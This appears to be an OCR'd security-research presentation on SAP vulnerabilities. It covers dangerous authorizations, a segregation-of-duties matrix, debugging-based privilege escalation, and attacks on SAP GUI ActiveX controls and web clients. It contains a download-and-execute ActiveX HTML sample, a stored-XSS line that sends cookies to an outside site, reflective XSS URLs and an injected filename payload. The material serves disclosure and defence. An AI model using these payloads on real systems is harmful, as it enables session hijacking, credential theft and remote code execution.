
There are a couple of dangerous authorizations, transactions, profiles and tables that must be secured. For example:

Profiles	**Transactions**	Programs	**Tables**
SAP_ALL	SU01/SU02/SU03	RSBDCOS0	USR02/USH02
S_A.SYSTEM	SE38/SE12/ SE16/SE16N	RSPARAM	RFCDES
SAP_NEW	SM49/SM59/ SM69		
S_DEVELOP	RZ11/DB13		

SAP ERP security SOD Matrix conflicts

Task Group Description	Grp	1 AP Voucher Entry	2 AP Payments	3 AP Release Blocked Inv	4 AP Clear Vendor Acct.	5 Vendor Mast. Maint. FI	6 Vendor Mast. Maint. MM	7 Vendor Mast. Maint. CEN	8 Bank Reconciliation	9 AR Cash Application	10 AR Clear Customer Acct.	11 Material Master Maint.	12 Service Master Maint.	13 Requisitioning	14 Release Requisition	14A Process Requisition	15 Purchase Order Entry	16 Purchasing Agreements	17 Goods Receipt on PO	18 Service Receipts Entry	19 Physical Inventory	20 Sales Agrmts/Contracts	21 Customer Master Maint.	22 Customer Master (Credit)	23 Sales Invoicing	24 Sales Invoice Release	25 Sales Order Entry	26 Sales Order Release	27 Sales Pricing Maint.	28 Sales Rebates	29 Maintain Security
AP Voucher Entry	1		X	X	X	X	X	X									X	X	X	X											X
AP Payments	2	X				X	X	X	X								X	X													X
AP Release Blocked Inv	3	X															X	X	X	X											X
AP Clear Vendor Acct.	4	X															X														X
Vendor Mast. Maint. FI	5	X	X				X										X	X													X
Vendor Mast. Maint. MM	6	X	X			X											X	X													X
Vendor Mast. Maint. CEN	7	X	X														X	X													X
Bank Reconciliation	8		X							X																					X
AR Cash Application	9								X													X	X	X	X		X			X	X
AR Clear Customer Acct.	10																					X			X		X			X	X
Material Master Maint.	11													X			X	X													X
Service Master Maint.	12													X			X	X													X
Requisitioning	13											X	X		X		X	X													X
Release Requisition	14													X			X	X													X
Process Requisition	14A													X			X	X													
Purchase Order Entry	15	X	X	X	X	X	X	X				X	X	X	X				X	X											X
Purchasing Agreements	16	X	X	X		X	X	X				X	X	X	X				X	X											X
Goods Receipt on PO	17	X		X													X	X			X										X
Service Receipts Entry	18	X		X													X	X													X
Physical Inventory	19																		X												X
Sales Agrmts/Contracts	20									X	X												X	X							X
Customer Master Maint.	21									X												X					X				X
Customer Master (Credit)	22									X												X					X				X
Sales Invoicing	23									X	X															X			X		X
Sales Invoice Release	24																								X						X
Sales Order Entry	25									X	X												X	X				X	X	X	X
Sales Order Release	26																										X				X
Sales Pricing Maint.	27																								X		X				X
Sales Rebates	28									X	X																X				X
Maintain Security	29	X	X	X	X	X	X	X	X	X	X	X	X	X	X		X	X	X	X	X	X	X	X	X	X	X	X	X	X	

SAP Internal security Examples



SAP Internal security PUBLIC Examples from 1ERROR500

- http://www.youtube.com/watch?v=oJCBU-k9jXg

U need S_ADMI_FCD with job debugging, S_USER_GRP with any value, and authorization to modify your own jobs

- http://www.youtube.com/user/1Error500#p/u/6/c4-IRdACw4Q

Using RFC you can escalate privilegies in SAP debugging some RFC programs and at certain moment open a new window, this example works with a user that can use the system/status trick (S_DEVELOP ACTVT 03 PROG or FUGR and with display debug (S_DEVELOP actvt 03 with DEBUG)

- http://www.youtube.com/user/1Error500#p/u/19/sH7GlzB-z-Q

You need S_DEVELOP with display PROG, FUGR, DEBUG. Also need S_DEVELOP with Create,Modify with DEBUG but with DUMMY values in the rest of the fields.
Hard to have in PRD Systems but not in DEV, QA, PRE-PRD Systems. Also with refresh copies of PRD to QA, PRE-PRD you can escalate and then get the hashes of Systems account to try in PRD.

Other stuff - http://www.youtube.com/user/1Error500

Client-site Security

Attacking SAP Users

SAP users may connect using :

- **SAPGIU**
- **Browser**
- RFC
- Other Applications such as VA,Mobile client other stufff

SAP GUI overview

- SAP GUI — Common application for connecting to SAP
- Very widespread almost at any SAP workstation in a company (hundreds or thousands of installations)
- Instead of the common client applications such as Windows and MS products AV software and others do not support auto update
- Not so popular and usually never updated or updated very rarely

Attacking SAPGUI clients

Common Vulnerabilities

- SAP LPD overflows
- ActiveX overflows
- Advanced ActiveX attacks
- Passwords in shortcuts
- Sniffing network passwords

http://www.dsecrg.com/files/pub/pdf/SAP_Security_-_attacking_SAP_clients.pdf


SAP LPD Vulnerabilities

- SAPlpd and SAPSprint are components for enabling printer options in SAP
- Multiple buffer overflow vulnerabilities in components SAPlpd and SAPsprint have been found
- Found by security expert Luigi Auriemma and published on February 4, 2008
- Vulnerabilities were found in protocol which is used in SAPlpd and it allowed an attacker to receive the full remote control over the vulnerable system, to execute denial of service attack and purposely finish work of the print service
- According to our statistics of security assessments about 1/3 of workstations are vulnerable

http://aluigi.altervista.org/adv/saplpdz-adv.txt

SAP LPD Vulnerabilities in details

- There are thousands of workstations in a company so you have a great chance that using Metasploit module db_autopwn you can exploit somebody



ActiveX Vulnerabilities

- There are about 1000 ActiveX controls installed with SAP GUI
- Any of them can potentially have a vulnerability
- For exploitation this type of vulnerability the user interaction is needed. A user must follow the link given by an attacker (the link could be sent by e-mail, ICQ etc.)
- The vulnerable component which will cause the overflow will be executed in the context of a browser of a victim which is frequently started under the administrative rights
- Using social engineering it can be about 10-50% of exploitation depending on ActiveX scenario and users

ActiveX Buffer Overflows

- The first example was found by Mark Litchfield in January, 2007
- One vulnerability has been found out in the component kwedit and another in the component rfcguisink
- Successful operation of these vulnerabilities allows receiving the remote control over the client system
- Exploits available in milw0rm

ActiveX Buffer Overflows cont

Published vulnerabilities:

Publication date	Vulnerable component	Author	Link
04.01.2007	rfcguisink	Mark Litchfield	http://www.ngssoftware.com/advisories/high-risk-vulnerability-in-enjoysap-stack-overflow/
04.01.2007	Kwedit	Mark Litchfield	http://www.ngssoftware.com/advisories/high-risk-vulnerability-in-enjoysap-stack-overflow/
07.11.2008	mdrmsap	Will Dormann	http://www.securityfocus.com/bid/32186/info
07.01.2009	Sizerone	Carsten Eiram	http://www.securityfocus.com/bid/32186/info
31.03.2009	WebViewer3D	Will Dormann	http://www.securityfocus.com/bid/34310/info
08.06.2009	Sapirrfc	Alexander Polyakov	http://dsecrg.ru/pages/vul/show.php?id=115
06.10.2009	VxFlexgrid	AlexanderPolyakov Elazar Broad	http://dsecrg.ru/pages/vul/show.php?id=117
...	...	...	...

Unpublished vulnerabilities

[DSECRG-09-069] buffer overflow by Alexey Sintsov from DSecRG
[DSECRG-09-070] format string by Alexey Sintsov from DSecRG

ActiveX Buffer Overflows in the 3rd party components

- Component One FlexGrid ActiveX Control Multiple Buffer Overflow Vulnerabilities
- Firstly found by Elazar Broad in 2007
- Vendor did not release any patches
- And there are 2 working exploits in wild that can be used! for gaining remote control
- Later in 2008 we found this component to be installed by default with SAP GUI!
- We posted it to SAP
- Only few month ago these vulnerabilities were fully patched
  - FOR SAP Business One Client

    The security issue is addressed with SAP note 1327004 (patch was released on July 8, 2009)
  - For SAP GUI

    The security issue is addressed with SAP note 1092631 (patch was released on July 25, 2008)

http://dsecrg.com/pages/vul/show.php?id=117

Advanced ActiveX Attacks

Buffer overflows is not the only one vulnerability in ActiveX components.

There are ActiveX controls that can:

- Download and exec executables such as Trojans
- Read/Write arbitrary files
- Overwrite/Delete arbitrary files
- Read some types of files
- Connect to SAP servers
- Perform other attacks

Download and exec executables

Using one of the ActiveX components an attacker can upload any file on a victim's PC.

```
<html>
<title>DSecRG SAP ActiveX downloadand execute</title>
<object classid="clsid:************************" id='test'></
object>
<script language='Javascript'>
function init()
{
var url = "http://172.16.0.1/notepad.exe";
var FileName='/../../../../../../../../../Documents and Settings/
All Users/Main menu/Programms/Autoexec/notepad.exe';
Test.*****(url,FileName);
</script>
DSecRG
</html>
```

[DSECRG-09-045] http://dsecrg.com/pages/vul/show.php?id=145

Read/Write arbitrary files

- **Read/Write files**
  - Vulnerable component SAP GUI KWEdit ActiveX Control
  - Disclosed by Carsten Eiram, Secunia Research (15/04/2009)
  - Insecure method "SaveDocumentAs()", "OpenDocument()“
- Overwrite/Delete files
  - Vulnerable components SAP GUI 7.1 WebViewer3D and WebViewer2D
  - Disclosed by Alexander Polyakov, DSecRG (28/09/2009)
  - Insecure methods: WebViewer3D.SaveToSessionFile,WebViewer3D.SaveViewToSessionFile,WebViewer2D.SaveToSessionFile

http://secunia.com/secunia_research/2008-56/


http://dsecrg.com/pages/vul/show.php?id=143 **[DSECRG-09-043]**
http://dsecrg.com/pages/vul/show.php?id=144 **[DSECRG-09-044]**

Connect to SAP servers

There are also some attacks that don't use any vulnerabilities

- So they can be executed even if SAPGUI is patched
- There are many ActiveX controls that execute different SAP functions such as connecting to server and getting the information
- Using a combination of those methods an attacker can construct html-page that will connect to SAP server using some of the default accounts
- In our example we use **SAP.LogonControl** for connection using RFC protocol and **SAP.TableFactory** for selection data from the tables
- Our exploit connects to SAP server and selects passwords and hashes from usr02 table or business-critical data and transmits it to an attacker

Connect to SAP servers



ActiveX Attacks

- There are many Buffer overflows and other vulnerabilities found In SAP ActiveX components.
- For some of them are available public exploits in Metasploit and Milw0rm
- All other exploits will be soon available in **Sapsploit**

sapsploit *- tool for automatic sap clients exploitation using all kind of ActiveX vulnerabilities. Now in development by DSecRG researchers:*

Alexander Polyakov and Alexey Sintsov

Exploits will work in IE 8 with ASLR and DEP, they are written using JitSpray shellcode written by Alexey sintsov from DSECRG

http://dsecrg.com/files/pub/pdf/Writing%20JIT-Spray%20Shellcode%20for%20fun%20and%20profit.pdf

ActiveX Attacks: Conclusion

- Many vulnerabilities are patched only in 7.1 because 6.4 is not supported
- But ½ of workstations use 6.4
- Many recommendations are said to enable kill bit but nobody cares
- In the latest versions of 7.1 almost all components are marked with killbit by default
- The great work SAP!

Attacking WEB clients

WEB Clients Attacks

- At present time there are many SAP systems that are transferred to the web and more sap clients use Browser
- For example systems such as SAP CRM'S, SRM's, Portal and other web systems
- Also you have many custom applications
- WEBAS and other components as any web application have multiple vulnerabilities that can be exploited to gain access to SAP user sessions and workstations
- Despite that vulnerabilities are found in WEB servers, attacks are targeted at SAP clients. Thus, speaking about safety of SAP-clients it is necessary to mention typical client-side vulnerabilities in web applications

Typical Attacks on SAP WEB Clients

- HTML Injection and Stored XSS
- Phishing
- Linked XSS
- XSRF

HTML Injection in Example of SAP SRM (cFolders)

- cFolders (Collaboration Folders) is the SAP web-based application for collaborative share of the information
- cFolders is integrated to SAP ECC, SAP Product Lifecycle Management (PLM), SAP Supplier Relationship Management (SRM), SAP Knowledge Management and SAP NetWeaver cRooms (collaboration rooms)
- A user who is a business partner of (supplier) organization can steal Administrator's cookie by inserting javascript into Cfolders
- There are minimum 3 different ways to do this

Inserting javascript into CFolders

- The SAP SRM system allows to create HTML documents containing any data and to place them in the general folder of tenders
- Thus, authenticated system user (supplier) can execute «Stored XSS» attack. Attack assumes injection of malicious code in the portal page
- For example in the general documents exchange folder which can be accessed by purchaser. In case of success at viewing of this page by the purchaser, his session credentials (cookies) will be intercepted and forwarded to the attacker's site
- Because of in SAP user session is not adhered to the IP-address, an attacker can connect to user environment having his cookie and, thereby, to get access to the documents of other suppliers and to administrative functions of the system
- As an example it is possible to use the following simple HTML-file:

```
<html><script>document.location.href='http://
dserg.com/?'+document.cookie;</script></html>
```

Inserting javascript into CFolders (Other methods)

1. A user can insert javascript code into site using the link creation option

He can inject javascript code into LINK field on the page
https://[site]/sap/bc/bsp/sap/cfx_rfc_ui/hyp_de_create.htm
example link value: http://test.com" onmouseover="alert(document.cookie)">
Then when administrator browses for user folders script will execute.

2. Second XSS vulnerability found in document uploading area

A user can create a document with the file name including javascript code.
example filename value: aaa"><script>alert()</script>.doc
To do this a user must change the file name in http request when sending a request for file uploading.
So using this vulnerability a user can steal cookie like he did in the first example.

http://dsecrg.com/pages/vul/show.php?id=114 **[DSECRG-09-014]**

Reflective XSS (Examples in BSP and Webdynpro)

BSP XSS

http://172.16.0.222:8001/webdynpro/dispatcher/sap.com/tc~lm~webadmin~mainframe~wd/WebAdminApp?sap-wd-cltwndid=%22%3E%3Ciframe%20src=javascript:alert('DSECRG')%3E

http://172.16.0.222:8001/webdynpro/dispatcher/sap.com/tc~lm~webadmin~mainframe~wd/WebAdminApp?sap-wd-appwndid=%22%3E%3Ciframe%20src=javascript:alert('DSECRG')%3E

Webdynpro XSS

https://sapserver/sap/bc/bsp/sap/cfx_rfc_ui/col_table_filter.htm?p_current_role=<IMG/SRC=JaVaScRiPt:alert('DSECRG')>

https://sapserver/sap/bc/bsp/sap/cfx_rfc_ui/me_ov.htm?p_current_role=<IMG/SRC=JaVaScRiPt:alert('DSECRG')>

Reflective XSS More and more …

IN PROGRESS [DSECRG-00128] SAP Netweaver

IN PROGRESS [DSECRG-00127] SAP Netweaver

IN PROGRESS [DSECRG-00126] SAP Netweaver

IN PROGRESS [DSECRG-00125] SAP Netweaver

IN PROGRESS [DSECRG-00124] SAP Netweaver

IN PROGRESS [DSECRG-00123] SAP Netweaver

IN PROGRESS [DSECRG-00122] SAP Netweaver

IN PROGRESS [DSECRG-00121] SAP Netweaver

IN PROGRESS [DSECRG-00120] SAP Netweaver

IN PROGRESS [DSECRG-00119] SAP Netweaver

IN PROGRESS [DSECRG-09-057] SAP Netweaver

IN PROGRESS [DSECRG-09-056] SAP Netweaver

IN PROGRESS [DSECRG-09-050] SAP Netweaver

IN PROGRESS [DSECRG-09-040] SAP NetWeaver

11.08.2009 [DSECRG-09-033] SAP NetWeaver (UDDI client)

21.04.2009 [DSECRG-09-021] SAP Cfolders

21.04.2009 [DSECRG-09-014] SAP Cfolders

31.03.2009 [DSECRG-09-016] SAP SAPDB (webdbm)

21.05.2008 [DSECRG-08-023] SAP Netviewer 7.0

WEB Attacks: Phishing

- With following XSS vulnerability (DSecRG-08-038) it is possible to steal a user's credentials
- Vulnerability is found by Alexander Polyakov in SAP Web Application Server application
- Vulnerability exists because of the insufficient filtration processing in URL sap/bc/gui/sap/its/webgui/ which represents the standard interface for logging in into SAP system through the web
- This XSS vulnerability allows injecting javascript a code into URL in such a manner that it will be injected into the page source after forms of input of a login and a password
- Thus it is real to inject a code which will change standard entry fields and then by pressing the input button will transfer the data entered by a user, on a site which is under attacker's control

http://dsecrg.com/pages/vul/show.php?id=38

So…..

Conclusion

- ERP systems such as SAP is one of the **main business element** of any company
- In case of SAP we saw a different **vulnerabilities at all presentation levels**
- Problems are with **architecture**, **software** vulnerabilities and **implementation**
- SAP **HAS** solutions for almost all possible security problems (patches, guides)
- The number of these problems is so **huge** and specific
- Keep in mind that it is better to start thinking about security before than after implementation.

*If u can have a **special skilled department** and work 24/7 – do this. If not – **keep it to professionals***

Thanks

a.polyakov@dsec.ru

www.dsecrg.com